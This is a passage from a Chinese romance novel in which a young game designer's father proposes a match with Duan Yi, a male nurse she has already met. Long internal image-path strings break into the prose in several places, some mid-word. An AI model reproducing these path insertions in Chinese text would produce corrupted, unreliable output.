    姜抒晨指尖微颤,差点把粥洒出来。照片上的男人,正是昨天负责抢救周晚吟的那位。


    “怎么了?不满意?”姜父察觉出她面色的变化,问道。


    姜抒晨把手机递回去,摇了下头,“怎么会?他长得真的很好看。”


    嘴上云淡风轻,心下竟有了一丝丝前所未有的动摇。


    当下,纳美游戏顶梁柱级别的策划周晚吟惨遭滑铁卢,公司上下人人自危,她作为萌新,更是不敢放松。办公室恶心的人际关系也让她喘不过气。


    若是真能有一个人和她抱团取暖,倒也不是坏事,最起码能堵上父母的嘴,让他们少叨叨几句。


    姜父见她不算抗拒,又自顾自地介绍起来,“你段叔叔家底很雄厚,家教也很严格。为了让段逸继承家业,特地让他先在医院工作。别看他现在是个男护士,以后前途无量啊。”


    想到段逸摘下口罩之后对她露出的笑,姜抒晨欲言又止。


    姜父以为她对男护士有偏见,又解释道:“他是我带的护理学研究生,不是一般的小护士。”


    姜抒晨面露难色,“爸,我是说,他这么好看又这么厉害,你确定我俩合适?”